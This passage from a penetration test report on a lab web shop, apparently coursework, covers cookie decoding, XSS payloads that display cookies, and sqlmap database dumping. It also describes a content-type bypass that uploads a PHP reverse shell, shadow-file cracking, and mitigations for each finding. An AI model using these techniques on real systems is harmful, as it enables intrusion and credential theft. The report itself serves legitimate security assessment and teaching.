The next analysis was to take the secret cookie given to the user and break it down. To do this the tester copied the cookie into a tool called CyberChef.

Cookie generated and used.

Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzMxMzkzODM2NjE2MTM5NjEzNTMwNjEzNzYzMzMzYTMxMzYzOTM3MzMzOTMwMzEzNjM3

CyberChef identified that this string to be related to Base64, Using the Base64 to convert the previous string from Base64 gave the output that appears to be hexadecimal.

6861636b6c6162406861636b6c61622e636f6d3a373035326361643662343135663432373263313938366161396135306137633333a31363937333930313637

Converting this from hexadecimal gave very promising results.

hacklab@hacklab.com:7052cad6b415f4272c1986aa9a50a7c3:1697390167

The analysis showed that the email is contained within the cookie followed along with some sort of hash and a number at the end. It would be a fair guess to say that the password is hidden within the encryption or hash. Since these are the credentials given, we could try different hashes to see which matches the string. As assumed the password “hacklab” which was given at the start of the assessment, matches the hash when hashed with MD5. Furthermore, adding purely, the number shown at the end CyberChef gives an identification that it relates to seconds. When transferred to seconds we get the

date that it was generated hence the time base generation of this cookie. Shown in Appendix A, Figure 26, Figure 27 and Figure 28.

The secret cookie which can be used to authenticate accounts could be guessed, similarly the PHPSSID is randomly generated and is not time based. The overall weakness is the lack of encryption of the traffic and obfuscation of the cookies. The cookies could be stolen or guessed, and other approaches should be considered.

To summarize how the secret cookie is encapsulated:
Base64(hexadecimal(email:(md5(password)seconds(timestamp)))

3.8 INPUT VALIDATION

3.8.1 Cross-site scripting (XSS)

Cross-site scripting is an attack where a hacker will inject data into the website via an input section. The code injected is meant to escape the programming confinement and execute scripts. These scripts are intended to damage or reveal data which can be used for further attacks.

Using the simple command: <script>alert("hello")</script> this allowed the tester to assess if the website application including the input bar, was vulnerable to cross-site scripting. The first area tested. was the search bar. This gave an alert which points to a vulnerability. The rest of the application appears to be secure and does not show any weakness using the above command. The search bar appears to store the data and each time the user refreshes the page the alert continues to appear and shows persistence. The search bar appears to be displayed in the main header and is used throughout the application as well as for both authenticated and non-authenticated users. Shown in Appendix A, Figure 33. Further analysis identified that the data is temporarily stored on the page and not stored within a database.

The command <script>alert(document.cookie)</script> allowed the users cookie to be displayed in the alert message. Shown in Appendix A, Figure 34. This technique could be crafted using URL encoding to create malicious links to enable hijacking or used to deface the website. Additionally, this type of attack could allow for phishing attacks.

3.8.2 SQL injection testing

This type of testing will encompass testing endpoints where the input will be used to construct a SQL query. Using malicious techniques which are meant to escape the developer's confinement and are used to perform tasks which the application wasn't intended to do. This attack can be a large process, so the tester used the tool SQL map to automate the process.

The tester had already identified areas where they could insert input that could be vulnerable to SQLi attacks.

The first area tested was the login forum on the page, login.php. This test was unsuccessful according to the tool Sqlmap. This result was achieved by submitting the login forum and capturing the packet via Burp Suite. Using the packet and collecting its contents to craft a specific URL was needed to use the tool Sqlmap. A further 2 flags were added, these included risk and level flags. These are used to increase the intensity of the overall test. The command used can be seen in Appendix D, Figure 36.

As mentioned, the results revealed that these input types weren't vulnerable and correct user sanitization was used. The results can be seen in Appendic D, Figure 37, Figure 38 and Figure 39.

The next area of testing was the registration forum on the same page as before. This registration forum receives more user input. Which indicated the registration forum might be more vulnerable. The command used is similar to the previous command, however the URL has been changed to fit the registration forum process. Shown in Appendix D, Figure 40.

The results were successful as each input section appeared not to be injectable. The results for these sections can be seen in Appendix D, Figure 41, Figure 42, Figure 43, Figure 44, Figure 45 and Figure 46.

The search bar section was another area to be tested. This section was slightly different than the last two attempts as the product searched for had to be passed through to Sqlmap. This was challenging to achieve as several failed attempts occurred due to wrongly interpreting data. Once the correct command was found it revealed that the data returned was absurd and went over the scope as the databases it was integrating had no relation to the website in question. The command can be seen in Appendix D, Figure 47. All of the databases that was originally interrogated can be seen in Appendix D, Figure 48.

To solve this the tester had to use the flag "—current-db" This resolved the issues as the only database interrogated was the current database sending data. Another flag that was used was the "—tables" flag as this will reveal each table within the database to gain a better understanding. The command used can be seen in Appendix D, Figure 49. The results were promising and revealed the tables which were of interest.

- Admin
- Category
- Orders
- Ordertrackinghistory
- Productreviews
- Products
- Subcategory
- Userlog
- Users
- Wishlist

The result can be seen in Appendix D, Figure 50.

With these tables the tester wanted to extract the columns from each table and the data it contained. The first command used was the same as the previous apart from the table flag as this was changed to "—columns" The results revealed the contents of each table and columns that were included in each table. The command and results can be seen in Appendix D, Figure 51, Figure 52, Figure 53, Figure 54 and Figure 55. This provided the tester with valuable information. However, the tester was more interested in extracting information.

This was achieved by adding the "—dump" flag at the end of the previous command. This extracted all the tables, with their columns and each column filled with all the relevant information that filled the

table. This was a large amount of information. Not all was relevant to the test, however this proved that the website was vulnerable to SQL injection. The test results with the information can be seen in Appendix D, Figure 56, Figure 57, Figure 58, Figure 59, Figure 60 and Figure 61. The data revealed that the tables contained within the database are vulnerable to sequel injection and the data returned also revealed what the backend database contains, and that the website stored its passwords in MD5 hashes. This is not secure and will be discussed later. The tool was also kind enough to brute force the passwords. Furthermore, an administrator account was discovered.

Sqlmap also revealed the technique used to uncover this information. An example can be seen in Appendix D, Figure 62. The feedback from the tool is useful to recreate the attack and to craft different attacks.

Further information on this section will be discussed in section 4.1.

3.8.3 File upload testing

A file upload section was found during section 3.2. Shown in Appendix D, Figure 63. This could be vulnerable to malicious scripts being uploaded. The first test was to upload a legitimate image to test if the function works. Appendix D, Figure 64 reveals that the image was successfully uploaded. Another upload was attempted using a PHP reverse shell payload created by Pentestmonkey (Pentestmonkey, n/a). This was unsuccessful, shown in Appendix D, Figure 65. This had identified that content filtering was in place to prevent uploading malicious files.

This is a good security feature and the different types of validating such content could include.

- File extension validation
    - The file extension will determine if the upload will be successful, only accepting the correct file types.
- Content type validation
    - The packet sent will inform the service what type of content is within the packet.
- Signature validation
    - This check will read the first 4-6 bytes of a file to determine if the file is within the types of the service is accepting.
- File name sanitization
    - Any file which is uploaded could have a name in the form of a script which could abuse the system. To sanitize the data the file should be renamed using a system the service will be able to organize.
- File content validation
    - Virus signature checks on the contents of the file to ensure that the file does not contain any malicious code.

Each of these should be implemented to ensure full sanitization, discussed in more depth later. Upon testing the upload functionality only one of the validation checks was in place. This was revealed to be content-type validation. (Johnson, 2023)

Using the Pentestmonkey payload and configuring the IP and port, shown in Appendix D, Figure 66. The tester had to attempt to upload the file once again but capture the packet before sending it to the server. This was accomplished using Burp Suite. The packet capture can be seen in Appendix D, Figure

67. This shows that the packet has content-type for the files content set to “application/x-php” This tells the website that the content is not an image.

The tester edited the packet and changed the content-type to that of an image which was “image/png”. Shown in Appendix D, Figure 68. After forwarding the packet to the website. The website replied with a success message as shown in Appendix D, Figure 69. This indicates that the content filter has failed to sanitize the user input correctly. Appendix D, Figure 70 shows that the once an image now shows a broken image, this revealed content is there but not an image.

To attempt to gain a shell the first thing will be to set up Netcat to listen on port 7000 and then navigate to the directory of the image. This is “192.168.1.10/pictures/name of file” This was found during the recon process. The URL can be found in Appendix D, Figure 71. Once the URL loaded on the terminal the listener managed to gain a reverse shell, shown in Appendix D, Figure 72. This vulnerability is highly critical and will be discussed later.

3.9 CLIENT-SIDE

No large amounts of sensitive data are stored within the client. The only data which is vulnerable to getting targeted would be the cookies. Since these allow hackers to hijack the session, they should be kept more secure.

The client is vulnerable to XSS since this is reflected back towards the target. This vulnerability is discussed in section 3.8. Another weakness the client is delt with is the lack of encryption and the client’s data is insecure as traffic sent to and from the client is exposed to hackers.

Vulnerabilities and mitigations are discussed in later sections.

3.10 CRYPTOGRAPHY

The website does not use any type of encryption. This can be seen when accessing the website as the browser did not show a padlock on the URL search bar. This can also be further seen as the port 443 commonly used for HTTPS which is similar to 80 however the traffic is encrypted is not shown.

To validate this claim, a tool called “SSLScan” was used to identify if any encryption is used. Shown in Appendix D, Figure 79. According to the results no encryption was used. This was obvious since port 443 was not active, however the test was also conducted on port 80. This further proved that no encryption was used.

3.10.1 Week password encryption

As a shell was obtained during the testing. This was further used to copy the shadow file to the Kali machine and use a tool called John The Ripper to extract the passwords. Shown in Appendix D, Figure 77.

Using the tool on the file an automated attack to quickly grab the passwords was used. This method only took 2 - 5 minutes and one password was found. This could be further used to exploit the system. However, this edged off scope and that was as far as the system hacking went. Shown in Appendix D, Figure 78.

3.11 DENIAL OF SERVICE ATTACK

Denial of service attacks are common among websites. These attack can also lead to a loss of revenue and customers. Unfortunately, there has been no test prior to the report as there are hardware constraints.

The next section (4.1) will still include mitigation techniques for these attacks but the impact, possibility and overall risk from these attacks are unknown.

4 DISCUSSION

4.1 RESULTS AND MITIGATION DISCUSSION

During this section each weakness or vulnerability identified throughout this test will be discussed and with a reasonable solution to fix the problem.

4.1.1 Outdated software

According to OWASPs top 10 list, outdated software continues to stay on the list, this is due to the high number of vulnerable systems which are plagued by outdated software. Outdated software is a term used for software which is no longer supported by their creator and no further patches to protect against vulnerabilities are released.

During the test PHP, Apache and jQuery were all identified to be running an outdated version with known vulnerabilities. The known vulnerabilities are fairly large and identified that with the current versions the server might be vulnerable to XSS and reverse shells. To mitigate these vulnerabilities an update should be conducted on PHP, Apache, and jQuery. Updating software to a production environment can be costly and tedious but this will seriously reduce the chance of a cyber-attack on the web server.

4.1.2 Data leak

Although the website is vulnerable and data can be extracted by the use of malicious activities, this is not the only case which causes a data leak. During an analysis of the robots.txt file a directory which led to confidential files about the company accounts was found. The vulnerability is that there is no authentication to access or download the files. These files should not be open to the public. The cause or reason, of why the files are here is still unknown.

To mitigate these types of vulnerabilities there are several types of methods. Listed below:

- Don't hold company accounts or personal data on a public facing website unless they are needed.
- Authenticate users who attempt to access the data, the use of two-factor authentication should be considered.
- Strong cyber security training.
- Monitor the files to ensure no unauthorized access is permitted.

A further data leak was found in accordance with Nikto and the use of phpinfo.php, this is discussed later in section 4.1.5.

4.1.3 Source code errors

The development of the website can be tough, The use of alerts and useful indicators are employed to help test the website during implementation. An alert was found during attempted logins, which specifically pointed towards an invalid username, the safer procedure is to indicate invalid credentials.

This alert can allow the tester to identify valid usernames which could be further brute forced. This appears to be an error in the development as they might have forgotten to remove the alert.

To mitigate this risk, developers should remove alerts that allow indications on how the website uses the data or why functionality fails. For example, invalid credentials rather than invalid usernames.

Furthermore, during an analysis of the index source code gathered with the use of curl. A snippet of code which had a comment above and below, mentioned that this was supposed to be removed prior to production. The weakness here is that the code might be vulnerable, and the developers might have forgotten to remove other code. These types of weaknesses can be fixed by an analysis of the source code before moving the environment to a production environment.

4.1.4 Exposed admin panel

The tool Dirb found a directory which led to an exposed administrative panel. This allows direct access to an authorized user. This type of vulnerability can allow unauthorized access which leads to full control of the website. The admin panel is further vulnerable to brute force attacks, this is because there are no controls in place to prevent such an attack, including no two-factor authentication. The credentials that are used to authenticate as an admin are weak and guessable. The username "admin" is highly common and should be changed as well as the password being insecure.

To mitigate these risks, several methods should be implemented. Firstly, restricted access to the admin panel should be implemented, by limiting the IP addresses accessible to the specific page(whitelisting). Using strong types of authentication, this includes 2FA (two-factor authentication) and strong passwords. Strong passwords for an authorized user should be long, complex, and not guessable. Throttling should be controlled to prevent rapid guessing of the administration's password. Lastly the login attempts for the administrator should be audited and closely monitored. This will help to identify and prevent real time attacks.

4.1.5 Nikto

Nikto is a tool used for scanning and identifying vulnerabilities. The results are Shown in 5.1.3. Upon manually reviewing the contents and trying to replicate the results several vulnerabilities were found. Some of the vulnerabilities have already been discussed or found, This section will examine new vulnerabilities that have been identified.


4.1.5.1 CVE-2014-6271 and CVE-2014-6278

The most serious vulnerability that was discovered was caused by the presence of Apache's 2.0 default script which could allow for remote code execution on the remote server. This attack is referred to as Shellshock.

This was reported in the Nikto results but while using Metasploit to attack port 80 using this common vulnerability. It revealed that these vulnerabilities might not actually exist. Since this test is based on testing the resilience of the web application and not the device vulnerability no further probe was issued. This issues should be examined further. To mitigate these types of risk the default scripts should be removed from the webserver.

4.1.5.2 Phpinfo.php

Nikto revealed a directory which was of interest as it brought the user to a page which revealed information of the current state of PHP. Shown below, Figure 9.



System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared,/opt/interbase' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525

Figure 9:phpinfo.php

This would be classified as a data leak. Since the information held within the page gives context of the current service, this information could be used for further attacks. This risk should be mitigated as fast as possible. To fix this issue the file containing this information should be removed from the public directory. According to the Nikto scan the phpinfo page is generated via a function. This highlights that the development team might have added this function to debug the website but forgot to remove it prior to production.

4.1.6 Registration

4.1.6.1 Weak password policy

The first issue was no password policy was enforced and the application allowed weak passwords. The minimum criteria for passwords were one character. These passwords could easily be brute forced. This issues should be mitigated by enforcing more secure passwords. A strong password policy to follow is:

- 8 characters minimum
- Increased complexity with "$%^&(" and numeric characters
- No sequential characters for example, (1234 or abc)

4.1.6.2 Email verification

Upon testing the creation of an account this revealed that there is no email verification. This could allow false emails to be submitted. Another issue was accounts with the same email can be created. Although this doesn't create a security risk it's best practice to only allow accounts with a unique email.

It would be best to use a form of authentication to prove that the email submitted is valid before processing any functions for the account. Another issue which should be mitigated is having accounts with unique email addresses. Using prepared statements which can check whether or not the email exists and deny the registration if the email already exists within the database.

4.1.6.3 Contact number

The last issue found with registration is the contact number, which allows for non-numeric characters. This doesn't provide a security risk but is a business problem. If the company were to try and get in contact with the client the number would be invalid. This could cause a communication error. Another issue is the lack of verification.

To mitigate this risk, a good practice would be only allowing integers to be submitted. Furthermore, an authorization code should be sent to the number to prove the number is valid. This will help maintain contact with clients who create accounts.

4.1.7 Account

During analysis of the account section, two notable vulnerabilities were identified.

4.1.7.1 Brute force

Brute forcing accounts is possible and was shown earlier in this section. This vulnerability is caused when no restrictions are in place to prevent an automated tool guessing account credentials at a fast rate.

To mitigate these attacks the website should only allow a certain number of attempts. For non-privileged users around 10 attempts would be a reasonable amount. OWASP further recommends using a brute-force detector to identify when an attack is occurring.

4.1.7.2 Forgot password functionality.

The forgotten password function exhibits certain limitations and deficiencies that warrant scholarly scrutiny. The inherent design is fundamentally flawed. This is due to the function needing only a valid email and contact number. These can easily be obtainable via OSINT.

Another flaw in the design, is that username information which could be enumerated, see section 4.1.3 can be used with a simple brute forcing tool, to guess their contact number. This is due to the limitations of current phone numbers.

These can be mitigated by the use of another forgotten password function. It is recommended that a recovery email/number is set which allows the application to send a password reset link. To improve upon this multi-factor authentication should be utilized. This could be some security questions before sending a password reset link or the use of an authentication app.

4.1.7.3 Reset password functionality.

As an authenticated user the function to re-set the password was found in the account page. These types of functions are used to change the user's password. This function was vulnerable as the current

password was not needed. This revealed that anyone with access to the account could change the password without needing to know the password.

This vulnerability was further exploited when the tested attempted to change another accounts password without first authenticated by simply crafting a specific packet. This seems to be due to the SQL function must change the password where the email equals the emails given. This brings up a concern with duplicate accounts using the same email. Discussed in 4.3.

To mitigate these risks the current password field used should do an authorization check on the current password before processing. A more secure method would be sending out a password reset link directly to the email address linked to the account.

4.1.8 Session

4.1.8.1 Hijacking

The use of PHPSESSID allowed session hijacking. This attack is common when hackers steal a user's PHPSESSID cookie. This can be achieved by sniffing the traffic. Once the hackers obtained the PHPSESSID they only need to validate the session via a cookie. As shown previously in the report. To prevent these attacks using a HTTPOnly response header is a common security method. This method allows only one device to access the session using a binary variable. The use of HTTPS should also be implemented but this will be discussed later.

4.1.8.2 Session Cookies

Session cookies are set and used for the website to remember the user's options, preferences, and credentials. Upon analysis of the cookies a weak cookie was found the name of this was "Secretcookie". This is because the cookie does not securely encode itself. The cookie was easily deciphered.

Once the cookie was looked at bear another couple of vulnerabilities were found, the first was the simple time base approach. If a cookie is time based this reveals that hackers could use simple techniques to reverse engineer, the cookie. Lastly the use of MD5 hashing on the passwords proved that any hacker that manages to steal the cookie could simply reverse engineer the cookie and the MD5 hash and steal the credentials.

To mitigate these risks an ID should be set to the user which correlates to an account with the use of HTTPOnly header to ensure no malicious hacker can steal the session. Furthermore, the ID cookie should be destroyed after use unless permitted by the user to be remembered.

4.1.9 Input validation

4.1.9.1 Cross-site scripting

Cross-site scripting is an attack which allows hackers to inject their own scripts into a website which targets other users of the website. This attack is reflected off the web service but is not normally directed at the servers.

Upon reviewing the website XSS was possible on the search bar. No other areas were discovered. This attack allowed hackers to inject their script into the search bar which was reflected back at the user. The script was not stored within the database and was removed once the temporary search was terminated.

This attack could allow hackers to craft a URL to gain access to their PHPSESSID. These types of attacks could also be used to deface the website. To mitigate these attacks proper user sanitation should be implemented. Once the user sends the input, different filters should be applied to reduce the number and variety of characters that are allowed. To further improve content filtering, the use of encoding could be applied. This will encode data which could pose a potential threat.

4.1.9.2 SQL injection

SQL injection is an attack. That's caused when hackers try to inject code after a certain parameter to add their own query which will reveal information about the system. These types of attacks can reveal user information including admins and other information held within the database.

During testing user input areas, the search bar was found to be vulnerable to SQL injection. This was achieved using the tool Sqlmap. These attacks tend to be quite serious especially since the results revealed that everything from the backend database could be extracted.

To mitigate these types of risks several methods could be implemented. (OWASP, 2023)

- Filters to filter content which isn't needed.
    - Passwords and emails don't need to contain[" ' ()], these could be filtered out to protect against hackers trying to escape the query.
- Prepared statements
    - These types of statements take the content and enclose it into an unescapable environments. This defense is highly recommended as there is little a hacker could do.
- Full coverage
    - Every area of the website that accepts user input should be tested and sanitized.

4.1.9.3 File uploading

Astley's store allowed users to upload files relating to their profile picture. This means that users have the ability to upload files. These functions are extremely dangerous as malware can be uploaded, as shown in section 3.8.3.

The testing of the file upload revealed that only one security measure was in place to prevent malicious files being uploaded. This was content filtering based on the content-type. This simple security measure was easily avoided. The tester recommends removing the file upload altogether. This function provides no use for the purpose of this website and adds a serious vulnerability. However, if the function must stay there are several filters which should be further implemented, shown below.

- File extension validation
- Content type validation
- Signature validation
- File name sanitization
- File content validation

All of these have been spoke about earlier in the report in section 3.8.3. While these will prevent most malicious files, virus scans should be completed on every file and verified that the content is legitimate before the file is allowed on the server.

4.1.10 Cryptography

Websites are constantly sending traffic around the internet. Once the traffic is sent, the server will have no control over what happens to the traffic and who will see or grab the traffic. To protect the data from hackers, it is highly recommended if not mandatory to employ the use of encryption so traffic cannot be stolen. The current protocol to encrypt traffic is TLS over HTTPS. This will ensure the data is not vulnerable to traffic sniffers.

Furthermore, the tester managed to gain access to the password file which contained some hashes. Upon doing a quick test using the tool John The Ripper, the tester identified that one of the passwords was insecure as this was revealed to be "Hacklab1".

4.1.11 Denial of service (DOS)

These types of attacks are common among websites and can seriously damage a website's reputation and revenue. During the penetration test, the examiner was unable to test the resilience of the website using a DOS attack. For full coverage of all risks, below are some mitigations to prevent these attacks.

Correct use of WAP (Web Application Firewall), this will help to stop mass requests which are used to slow down or prevent access to the website. Increasing the overall accessibility to the website will help to reduce the chances of an attack happening.

4.1.12 Business logic issue

During the initial testing of the website, it was discovered that increasing the overall price of the basket to a number larger than the maximum integer revealed an overload which allows the users to buy a free basket of shopping. This can be seen below, Figure 10.




Figure 10

This revealed that a customer could possibly order an extremely large amount of stock and will not be charged the correct amount. This issue is easily solved by limiting the amount of stock they are allowed to order based on quantity and whether or not the current basket price exceeds a certain price.

4.2 FINAL DISCUSSION

Throughout the testing process, a diverse set of tools were used to test a variety of functions. The methodology has been extremely effective in following a process to enhance both speed and thoroughness. The aims were satisfactorily met. Using a variety of tools that hackers might employ to test different functions has been successful. Each section has revealed interesting methods and information, which were analyzed effectively. This revealed a significant number of vulnerabilities, each accompanied by a proposed solution for their elimination.

A comprehensive evaluation of the service revealed an alarming abundance of vulnerabilities. Making the website extremely vulnerable to exploitation. No detection of attacks was identified, and the resilience of the website is non-existent. This has revealed to the tester that the website is dangerously vulnerable and should undergo immediate upgrades to fortify the service and safeguard customer data.

The majority of vulnerabilities were traced back to poor user sanitation, leading to issues such as XSS, SQLi and a vulnerable file upload function. Additionally, a lot of mistakes were made during the development of the web application. This includes being forgetful and forgetting to remove insecure lines of code prior to production. The website also suffered from inadequate configuration leading to the cause of a data leak, a weak password policy and no encryption. If the solutions laid out in this report are adapted, then overall security will increase massively.

4.3 FUTURE WORK

The countermeasures should all be implemented. Once the countermeasures are in place, another test should be conducted. This does not necessarily need to be a full test similar to the current one. As this can be expensive, but another test to ensure all countermeasures have successfully secured the current vulnerabilities.

Areas which could be further tested if time permitted it, are:

- A test to see if creating an account with the same email address can be used to change the password of the other account with the same email address.
- Test if SQL injection could work on the search bar but using Category ID rather than Product ID.
- Port FTP could reveal further vulnerabilities and since no firewall blocked traffic to the FTP this should be tested to ensure attacks cannot be directed towards this port.
- A further examination of CVE-2014-6271 as directed by Nikto.

5 BIBLIOGRAPHY

Cretel, J., 2020. *blog/link-vulnerabilities.* [Online]
Available at: https://www.honeybadger.io/blog/link-vulnerabilities/
[Accessed 22 11 2023].

Dibley, J., 2023. *nist-password-guidelines.* [Online]
Available at: https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=Users%20should%20be%20able%20to,and%20salted%2C%20and%20never%20truncated.
[Accessed 05 12 2023].

Follin, L., 2023. *penetration-testing-methodologies.* [Online]
Available at: https://www.pentestpeople.com/blog-posts/penetration-testing-methodologies
[Accessed 22 11 2023].

Herley, C. & Florencio, D., 2007. *1242572.1242661.* [Online]
Available at: https://dl.acm.org/doi/abs/10.1145/1242572.1242661
[Accessed 22 11 2023].

Johnson, J., 2023. *file-upload-validation-techniques.* [Online]
Available at: https://www.triaxiomsecurity.com/file-upload-validation-techniques/
[Accessed 29 11 2023].

Kaur, D. & Dr Kaur, P., 2016. *S1877050916000594.* [Online]
Available at: https://www.sciencedirect.com/science/article/pii/S1877050916000594
[Accessed 22 11 2023].

Kumar, S., N/A. *web-application-security-common-vulnerabilities-and-how-to-mitigate-them.* [Online]
Available at: https://medium.com/@ersat.ice37/web-application-security-common-vulnerabilities-and-how-to-mitigate-them-e4feae3501dd#:~:text=According%20to%20NTT%20Application%20Security,for%20at%20least%20two%20years
[Accessed 22 11 2023].

Ledesma, J., 2022. *data-leaks.* [Online]
Available at: https://www.varonis.com/blog/data-leaks
[Accessed 05 12 2023].

MITRE, 2014. *CVE-2014-6271.* [Online]
Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
[Accessed 05 12 2023].

NIST, 2016. *vuln/search/results?form_type=Basic&results_type=overview&query=PHP+5.4.7&search_type=all&isCpeNameSearch=false.* [Online]

Available at:
vuln/search/results?form_type=Basic&results_type=overview&query=PHP+5.4.7&search_type=all&isCpeNameSearch=false
[Accessed 22 11 2023].

NIST, 2023.
vuln/search/results?form_type=Basic&results_type=overview&query=Apache+2.4.3&search_type=all&isCpeNameSearch=false. [Online]
Available at:
https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Apache+2.4.3&search_type=all&isCpeNameSearch=false
[Accessed 22 11 2023].

NJ, 2023. */how-many-websites-are-there.* [Online]
Available at: https://siteefy.com/how-many-websites-are-there/
[Accessed 22 11 2023].

OWASP, 2021. *www-project-top-ten.* [Online]
Available at: https://owasp.org/www-project-top-ten/
[Accessed 22 11 2023].

OWASP, 2023. *Brute-force-attacks.* [Online]
Available at: https://owasp.org/www-community/attacks/Brute_force_attack
[Accessed 05 12 2023].

OWASP, 2023. *SQL_Injection_Prevention_Cheat_Sheet.* [Online]
Available at:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
[Accessed 06 12 2023].

Palatty, N. J., 2023. *how-many-cyber-attacks-per-day.* [Online]
Available at: https://www.getastra.com/blog/security-audit/how-many-cyber-attacks-per-day/
[Accessed 22 11 2023].

Pentestmonkey, n/a. *php-reverse-shell.* [Online]
Available at: https://pentestmonkey.net/tools/web-shells/php-reverse-shell
[Accessed 18 11 2023].

Pinto, M. & Stuttard, D., 2007. Hackers Handbook. In: *The Web Application Hackers Handbook.* s.l.:s.n., p. 770.

Snyk Security, 2023. *jquery/1.11.1.* [Online]
Available at: https://security.snyk.io/package/npm/jquery/1.11.1
[Accessed 22 11 2023].

Talalaev, A., 2021. *website-hacking-statistics.* [Online]
Available at: https://patchstack.com/articles/website-hacking-statistics/
[Accessed 22 11 2023].

Thompson, K., 2023. *most-common-website-security-attacks-and-how-to-protect-yourself.* [Online]
